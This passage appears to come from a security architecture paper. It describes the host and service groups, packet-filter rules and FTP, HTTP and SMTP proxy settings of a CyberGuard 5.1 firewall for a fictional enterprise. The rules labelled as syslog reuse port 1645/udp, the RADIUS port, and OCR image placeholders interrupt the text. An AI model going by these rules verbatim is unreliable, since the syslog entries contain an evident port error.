Permit any traffic from other sources as these have been filtered by the inbound access control lists.

```
permit ip any any
```

2.2. CyberGuard firewall (fw1)

The CyberGuard 5.1 firewall is a true hybrid; providing strong application proxies and full stateful packet filtering capabilities in the one system.

Wherever possible the application proxies are used due to the additional features and security that they provide over the stateful packet filtering.

The firewall will ignore ICMP mask requests, ICMP redirects, and source routing by default. To change from these default settings requires the alteration of networking tuneable parameters.

2.2.1. NetGuard configuration

The CyberGuard 5.1 stateful packet filter is known as NetGuard. This uses a grouping system to enable simplification of the rule list. These groups can contain either hosts or services.

1. A host group can contain a hostname from the hosts table, an address, or a network.

2. A service group can contain a service (a service may be a range).

A group may be included within another group. To accomplish this, the groups must be ordered in the Groups page of the Grouping window such that the group to be included is above the intended parent group.

Note: for the purpose of this document, to indicate that an entry is a group, it is suffixed with an asterisk (*) character.

2.2.1.1. Grouping

A group is created for administration hosts at the service provider and RCIX that are permitted to ping the firewall. The DNS servers at the service provider that are used as caching name are also grouped.

```
host_group              isp-adm-hosts           42.48.5.12
                                                42.48.90.5
host_group              isp-dns-servers         42.48.5.8
                                                42.48.6.8
```

The workstations of the technical staff are placed into an administrators group that is used to give the appropriate access for managing the architecture. The log host is given equivalent access so that it can serve as a backup staging point for accessing other hosts in the network.

```
host_group              adm-hosts               janeway
                                                kirk
                                                picard
                                                sisko
                                                log1
```

A group is created for the hosts that are part of the architecture but which are external of the firewall, similarly for the routers. This is used for permitting the typical services they require, such as NTP and syslog.

```
host_group              ext-fw-hosts            ids1
host_group              ext-fw-routers          ext1
                                                partner1
                                                partner2
                                                ...
```

The hosts that the applications team need to access using SSH are grouped together. A group is also created for the hosts that the applications team need direct Oracle access to.

```
host_group              app-hosts               webapp1
                                                app1
                                                db1
                                                dev1
                                                stage
                                                store
                                                bones
                                                spock
host_group              oracle-hosts            app1
                                                db1
                                                dev1
                                                bones
```

A group is created for the partners that require direct access to the data store.

```
host_group              store-hosts             db1
                                                store
```

The internal networks containing the workstations are placed into a group that can be used for giving any access required by all internal users.

```
host_group              all-int-users           192.168.6.0/24
                                                192.168.7.0/24
```

```
                                        192.168.8.0/24
```

A group is created for the Microsoft Exchange and Windows 2000 servers.

```
host_group              exchange-servers        192.168.2.35
host_group              windows-servers         192.168.2.36
                                                192.168.3.55
                                                192.168.3.56
```

A group is created for each of the remote access employee profiles and a master group is created so access common to all of them can be provided simply.

```
host_group              vpn-adm-staff           10.1.32.0/24
host_group              vpn-app-staff           10.1.34.0/24
host_group              vpn-emp-staff           10.1.36.0/23
host_group              vpn-non-staff           10.1.38.0/23

host_group              vpn-all-staff           vpn-adm-staff*
                                                vpn-app-staff*
                                                vpn-emp-staff*
                                                vpn-non-staff*
```

A group is created for each of the partner profiles. Again, they are included in a master group so common access can be provided simply.

```
host_group              all-branches            10.1.70.0/23
host_group              all-resellers           10.1.66.0/23
host_group              all-suppliers           10.1.68.0/23
host_group              all-partners            10.1.64.0/23
                                                all-branches*
                                                all-resellers*
                                                all-suppliers*
```

The www-services group contains all of the ports commonly used when browsing the World Wide Web, including the uncommon ports that web servers are sometimes run on.

```
service_group           www-services            80/tcp
                                                81/tcp
                                                443/tcp
                                                8000/tcp
                                                8001/tcp
                                                8080/tcp
                                                8081/tcp
```

Access to Oracle requires ports 1521 and 3339.

```
service_group           oracle                  1521/tcp
                                                3339/tcp
```

Authenticating to Microsoft Active Directory requires DNS, Kerberos, and LDAP. Accessing file shares requires NetBIOS (for legacy support) and SMB.

```
service_group           ms-win-auth             53/udp
                                                88/tcp
                                                88/udp
                                                389/udp
service_group           ms-win-file             137-139/tcp
                                                137-139/udp
```

```
                                        445/tcp
                                        445/udp
```

The Microsoft Exchange server is configured to use static ports so that all ports above 1023 are not required to be permitted. The ports chosen to be used are 5530 and 5531. The RPC service is still required, but instead of assigning two random upper ports it will assign the static ones.

```
service_group           ms-exchange             135/tcp
                                                5530/tcp
                                                5531/tcp
```

2.2.1.2. Packet filtering rules

As mentioned, the CyberGuard 5.1 firewall is a hybrid, for this reason it has three actions that can apply to a rule.

Deny	Do not allow the traffic to pass.
Permit	Allow the traffic to pass and keep state.
Proxy	Allow the traffic to pass by progressing it up the stack to the application proxies.

The service can take the form of a single service/protocol specification, a range, or a group.

The source and destination can be one of the predefined sources or destinations (described below), a hostname (from the hosts table), an address, a network in the form of nnn.nnn.nnn.nnn/nn, or a group.

ALL_INTERNAL	Any network connected to any internal interface.
ALL_EXTERNAL	Any network connected to any external interface.
int_NETWORK	Any network connected to the given interface.
FIREWALL	Any interface on the firewall.
EVERYONE	Any host or network including the firewall.

A rule can have many options, the common ones are described.

ENABLE_REPLY	When applied to connectionless services this will cause NetGuard to expect the appropriate return traffic. It has no effect on TCP rules except in the following circumstance. When applied to a deny rule a denial response is sent to the originator.
DONT_AUDIT	The packet will not be audited or logged.
TIME_OUT=nnn	The given time out (in seconds) will apply to any state kept on the rule.
NO_IF_CHECK	The packet is not checked to ensure that it arrived on the appropriate interface for the given source and destination addresses.

The default time out for TCP is 86,400 seconds and for UDP is 30 seconds.

According to CyberGuard personnel, the order of the rules does not impact performance due to the design. The rules are still processed in a top down order, so any specific rules should be placed above any generic rules that could match the same packets. In this case the rules are organised into logical sections.

The administration hosts at the service provider and the RCIX can ping the firewall and the firewall can ping all external hosts.

```
permit   echo/icmp      isp-adm-hosts*   FIREWALL          ENABLE_REPLY
permit   echo/icmp      FIREWALL         ALL_EXTERNAL      ENABLE_REPLY
```

The administration hosts are permitted to ping the external hosts that are part of the architecture.

```
permit   echo/icmp      adm-hosts*       FIREWALL          ENABLE_REPLY
permit   echo/icmp      adm-hosts*       ext-fw-hosts*     ENABLE_REPLY
permit   echo/icmp      adm-hosts*       ext-fw-routers*   ENABLE_REPLY
```

All external hosts are permitted to ping the Nortel Contivity for the purpose of diagnosing connection problems. The Nortel Contivity is permitted to ping the RADIUS server from its management interface as part of its automatic health checks.

```
permit   echo/icmp      ALL_EXTERNAL     vpn1-ext          ENABLE_REPLY
permit   echo/icmp      vpn1-adm         ssadm1            ENABLE_REPLY
```

ICMP time exceeded and unreachable messages are permitted from all external hosts to both the firewall and the Nortel Contivity as part of normal Internet communications.

The Nortel Contivity is permitted to send ICMP unreachable messages to all external hosts for the reasons described in the border router access lists.

```
permit   timxceed/icmp  ALL_EXTERNAL     FIREWALL
permit   unreach/icmp   ALL_EXTERNAL     FIREWALL

permit   timxceed/icmp  ALL_EXTERNAL     vpn1-ext
permit   unreach/icmp   ALL_EXTERNAL     vpn1-ext
permit   unreach/icmp   vpn1-ext         ALL_EXTERNAL
```

The firewall is permitted to traceroute to all external hosts.

```
permit   33434-33464/u  FIREWALL         ALL_EXTERNAL      ENABLE_REPLY
```

Auth is denied with the ENABLE_REPLY option set. This is to cause a TCP RST response to be sent back to any SMTP servers making an Identification Protocol request, rather than causing them to timeout and delay delivery.

```
deny     auth/tcp       ALL_EXTERNAL     FIREWALL          ENABLE_REPLY
                                                           DONT_AUDIT
```

DNS is permitted to the name server on the firewall from the internal clients. It is also permitted from the name server on the firewall to the external servers.

```
permit   domain/tcp     mail1            FIREWALL         TIME_OUT=180
permit   domain/udp     mail1            FIREWALL         ENABLE_REPLY

permit   domain/tcp     FIREWALL         isp-dns-server*  TIME_OUT=180
permit   domain/udp     FIREWALL         isp-dns-server*  ENABLE_REPLY
```

FTP is passed up the stack to the application proxy. All internal users are permitted to FTP to any server on the Internet.

```
proxy    ftp/tcp        cache1           ALL_EXTERNAL
proxy    ftp/tcp        all-int-users*   ALL_EXTERNAL
```

HTTP is passed up the stack to the application proxy. The cache server is permitted to the services in www-services group.

```
proxy    www-services   cache1           ALL_EXTERNAL
```

The firewall is the primary mail exchanger for the giac.com domain. Incoming SMTP destined to the firewall is passed up the stack to the application proxy which proxies it in to the mail host and the SMTP Proxy is permitted to connect to the internal mail host for this purpose.

The internal mail host is permitted to deliver mail to any host on the Internet. This is passed through the application proxy which transparently proxies it.

```
proxy    smtp/tcp       ALL_EXTERNAL     FIREWALL
permit   smtp/tcp       FIREWALL         mail1
proxy    smtp/tcp       mail1            ALL_EXTERNAL
```

The VPN rules are grouped together for simplicity. Access controls are applied to different profiles based on the address ranges allocated to them.

IKE is permitted from the Internet to the Nortel Contivity. It is also permitted to originate from the Nortel Contivity for the partner connections. Similarly for all ESP traffic. This removes any need to use the ENABLE_REPLY option.

```
permit   ike/udp        ALL_EXTERNAL     vpn1-ext
permit   ike/udp        vpn1-ext         ALL_EXTERNAL

Permit   ALL/50         ALL_EXTERNAL     vpn1-ext
Permit   ALL/50         vpn1-ext         ALL_EXTERNAL
```

IPSec over UDP is permitted.

```
permit   10001/udp      ALL_EXTERNAL     vpn1-ext         ENABLE_REPLY
                                                          TIME_OUT=180
```

All employees may query the DNS servers on the mail host using only UDP. Queries using TCP should not be necessary for the small internal DNS zone.

```
permit   domain/udp     vpn-all-staff*   mail1            ENABLE_REPLY
```

All employees may browse the Internet so that they do not have to log off and on to the VPN should they need to look something up while working (as the clients are restricted from split tunnelling).

```
permit   3128/tcp       vpn-all-staff*   cache1           TIME_OUT=3600
```

All employees may access the intranet server to get information and news.

```
permit   http/tcp       vpn-all-staff*   intra1           TIME_OUT=3600
```

All employees may access to the staging server to download and upload work. FTP is maintained for legacy access that is still presently required at times.

```
permit   ftp/tcp        vpn-all-staff*   stage1           TIME_OUT=3600
permit   http/tcp       vpn-all-staff*   stage1           TIME_OUT=3600
permit   https/tcp      vpn-all-staff*   stage1           TIME_OUT=3600
```

All employees have access to the Sygate Management Server for the client.

```
permit   http/tcp       vpn-all-staff*   ssadm1           TIME_OUT=3600
```

The restricted teleworker profile is permitted the base services given to all remote access employees and is also permitted to IMAP, POP3, and SMTP to the mail host. This profile can ping the mail host to test connectivity.

```
permit   echo/icmp      vpn-non-staff*   mail1            ENABLE_REPLY

permit   143/tcp        vpn-non-staff*   mail1
permit   pop-3/tcp      vpn-non-staff*   mail1
permit   smtp/tcp       vpn-non-staff*   mail1
```

The standard employee profile is permitted the base services given to all remote access employees and is also permitted the following services.

```
permit   echo/icmp      vpn-emp-staff*   exchange-        ENABLE_REPLY
                                         servers*
permit   echo/icmp      vpn-emp-staff*   windows-         ENABLE_REPLY
                                         servers*

permit   ms-exchange*   vpn-emp-staff*   exchange-        ENABLE_REPLY
                                         servers*
permit   ms-win-auth*   vpn-emp-staff*   windows-         ENABLE_REPLY
                                         servers*
permit   ms-win-file*   vpn-emp-staff*   windows-         ENABLE_REPLY
                                         servers*
```

Both the applications and administration employees are included in the vpn-emp-staff group and are therefore permitted the same services as the standard remote access staff.

The applications employees are given access to manage the applications and Oracle servers.

```
permit   oracle*        vpn-app-staff*   oracle-hosts*    ENABLE_REPLY
permit   ssh/tcp        vpn-app-staff*   app-hosts*       TIME_OUT=3600
```

The administration employees are given access to SSH to the administration hosts (which includes the log1 host). They can SSH to further hosts as is necessary from these points.

```
permit   ssh/tcp        vpn-adm-staff*   adm-hosts*       TIME_OUT=3600
```

The administration employees are also given HTTP access the existing call management server (which is presently only protected by basic authentication).

```
permit   http/tcp       vpn-adm-staff*   janeway          TIME_OUT=3600
```

All of the partners are permitted to access the staging server. They are also permitted to ping it for testing connectivity.

```
permit   echo/icmp      all-partners*    stage1           ENABLE_REPLY

permit   ftp/tcp        all-partners*    stage1           TIME_OUT=3600
permit   http/tcp       all-partners*    stage1           TIME_OUT=3600
permit   https/tcp      all-partners*    stage1           TIME_OUT=3600
```

Direct resellers and suppliers who have been vetted appropriately and require the access are allowed access to the databases.

```
permit   oracle*        all-resellers*   store-hosts*     ENABLE_REPLY
permit   oracle*        all-suppliers*   store-hosts*     ENABLE_REPLY
```

The branches are given standard reseller/supplier access and access to the file and mail servers.

```
permit   oracle*        all-branches*    store-hosts*     ENABLE_REPLY

permit   ms-exchange*   all-branches*    exchange-        ENABLE_REPLY
                                         servers*
permit   ms-win-auth*   all-branches*    windows-         ENABLE_REPLY
                                         servers*
permit   ms-win-file*   all-branches*    windows-         ENABLE_REPLY
                                         servers*
```

The administration and management traffic consists of the following.

```
permit   ssh/tcp        adm-hosts*       FIREWALL         TIME_OUT=3600
permit   http/tcp       adm-hosts*       vpn1-adm         TIME_OUT=3600
permit   ssh/tcp        adm-hosts*       ext-fw-hosts*    TIME_OUT=3600
permit   snmp/udp       log1             ext-fw-          ENABLE_REPLY
                                         routers*
```

FTP from the firewall, the router, and the Nortel Contivity, is permitted to the log host. This is for the backup and restore of the configurations, and in the case of the firewall, the audit logs.

```
permit   ftp/tcp        FIREWALL         log1
permit   ftp/tcp        ext-fw-          log1
                        routers*
permit   ftp/tcp        vpn1-adm         log1
```

NTP from the firewall and the external hosts is permitted to pass to the log1 host. These are acting as time servers for the architecture.

```
permit   ntp/udp        FIREWALL          log1              ENABLE_REPLY
permit   ntp/udp        ext-fw-hosts*     log1              ENABLE_REPLY
permit   ntp/udp        ext-fw-           log1              ENABLE_REPLY
                        routers*
```

RADIUS is permitted to pass from both the firewall and the Nortel Contivity to the RADIUS servers.

```
permit   1645/udp       FIREWALL          ssadm1            ENABLE_REPLY
permit   1645/udp       vpn1-adm          ssadm1            ENABLE_REPLY
```

Syslog from the firewall and the external hosts is allowed to pass to the log1 host. ENABLE_REPLY is not set as syslog does not cause any response.

```
permit   1645/udp       FIREWALL          log1
permit   1645/udp       vpn1-adm          log1
permit   1645/udp       ext-fw-hosts*     log1
permit   1645/udp       ext-fw-           log1
                        routers*
```

Rules are added at the end to filter out the noisy traffic and stop it from being logged by the implicit final deny rule. To achieve this in the CyberGuard 5.1 GUI none of the options should set for that rule. This actually equates to the DONT_AUDIT and NO_IF_CHECK options in the configuration file.

```
deny     ms-win-file    EVERYONE          EVERYONE          DONT_AUDIT
                                                           NO_IF_CHECK
                                                           ENABLE_REPLY
```

There is always an implied default deny rule at the end, one is included however for good practise.

```
deny     ALL            EVERYONE          EVERYONE          ENABLE_REPLY
```


2.2.2. SmartProxies configuration

Application proxies on the CyberGuard 5.1 firewall are called SmartProxies. When configuring these there is an option to enable the appropriate packet filter rules for that proxy. This is not used as it often creates rules that are too generic and then relies upon the restrictions applied in the proxy configuration for access control. This defeats defence in depth, for that reason manual filter rules have already been created that are restrictive.

An Oracle SQL proxy is available, and while this is not used on the primary firewall it is on the Web firewall.

2.2.2.1. FTP Proxy

The FTP Proxy is used for outbound FTP connections.



2.2.2.2. Setup

Allow authenticated FTP
Require users to authenticate using a Proxy or Unprivileged account to the firewall before permitting access to the specified servers.

This is not used in this architecture as maintaining accounts on the firewall is extra administration overhead and anonymous access is allowed to any host.

Allow anonymous FTP
Permit any user to access the specified servers without needing a Proxy or Unprivileged account on the firewall.

Inactive Session Timeout (seconds)
The default timeout is 900 seconds and is changed to 300 seconds.

Authenticate inbound
This requires external users to authenticate to the firewall before being passed through to the FTP server. This arrangement does not exist in

this architecture and is unavailable because Allow authenticated FTP is not enabled.

Authenticate outbound
This is enabled when Allow authenticated FTP is enabled. This will require internal users to authenticate to the firewall when contacting one of those servers.

Allow Fast Data Transfers
This is enabled and allows the data transfer to pass through the firewall without intervention by the proxy if content scanning is not required on the transfer and if the connection is transparent.

2.2.2.3. Users

The Users page is used to define what actions users can perform. These actions can be defined in both the Users and Sessions page.

When a connection matches a user rule, it overrides any session rule. But a default session rule always overrides a default user rule.

The firewall, by default, does not permit the RETR command to be used to retrieve files, and this is changed.

2.2.2.4. Sessions

FTP operations that are allowed between a specified source and destination are configured on this page.

2.2.2.5. Messages


The Messages page is used to configure the greeting and error messages. To remove any possible identifying traits, these are blank by default.

2.2.2.6. CVP

The CVP page is used to configure and enable content scanning with a CVP server.

2.2.3. HTTP Proxy

The HTTP Proxy is configured using seven pages.



2.2.3.1. Setup

Web Server Handler

There are three options that define how the proxy handles requests.

1. None – as used in this environment with outbound connections.
2. Built-in – use the limited built in Web server.
3. Independent – use internal Web servers defined on the Servers page.

Port Number

The list of port numbers for the proxy to listen on. This is configured to listen on the same ports as previously mentioned during configuration of the packet filter rules (ports 80, 81 8000, 8001, 8080, and 8081).

External Attempt Timeout (seconds)

The timeout for external connection attempts.

Authenticate outbound

Require internal users to authenticate to the firewall before browsing. As with the other proxies, this type of feature is not used.

Enable https throughput
Enable ftp throughput
Enable proxy support for the above connections. The FTP Proxy and SSL Proxy are used instead of these features.

Enable WebSense Enterprise
Configures a WebSense server to control, observe, and log access to websites.


Minimal auditing
Limit auditing and logging to information about errors and successful transfers only. This reduces logging by approximately 50 to 75 percent but is not enabled as the full logging messages are preferred.

2.2.3.2. Servers

The Servers page is used to specify internal servers, and whether post, put, and delete actions are allowed to be passed to them.

2.2.3.3. Clients

The Clients page is used to control what servers clients can connect to, and whether the Language Blocker, CVP, and the URL Filter are enabled for it.



In this environment only one entry is created, permitting the cache1 host to connect to any server and to require Language Blocking.

2.2.3.4. Chaining


The Chaining page is used to configure chains of proxy servers for a variety of protocols. It is not used in this environment.

2.2.3.5. URL Translation

URL Translation is used on inbound requests so that they can be directed to different Web servers. This is useful for migrations, or for cases such as URL based attacks as they can be filtered at the firewall if known.

2.2.3.6. Language Blocker

The Language Blocker is used to block ActiveX, Java, JavaScript, and VBScript on inbound or outbound requests.



In this environment only ActiveX is blocked. Java, JavaScript, and VBScript are enabled due to the frequency with which legitimate sites use these languages. More granular filtering is possible, but is complex and requires additional administration for GIAC Enterprises.

2.2.3.7. CVP

The CVP page is used to configure and enable content scanning with a CVP server.


2.2.3.8. Implementation notes

The HTML error pages – returned when an error occurs such as a timeout – need to be changed. They contain an IMG tag pointing directly to the firewall. As the internal address of the firewall is a local address most Web browsers attempt to contact the firewall directly to retrieve the image which is denied. Rather than permit all of the internal hosts to retrieve these from the firewall the files are edited to remove the offending tag.

1. /etc/security/firewall/proxies/builtin/url_blocked.html
2. /etc/security/firewall/proxies/builtin/url_failed.html
3. /etc/security/firewall/proxies/builtin/url_invalid.html

2.2.4. SMTP Proxy

The SMTP proxy is used to pass inbound and outbound mail to and from the mail host.



2.2.4.1. Setup

Default Domain Name

The domain name to replace the internal host name on outbound mail headers.

Number of Protocol Errors Allowed

The number of allowed protocol errors. If the limit is reached then the connection is terminated. The default of 5 is reduced to 3 in order to allow for non-standard clients but still be restrictive.

Text for X-Proxy Header

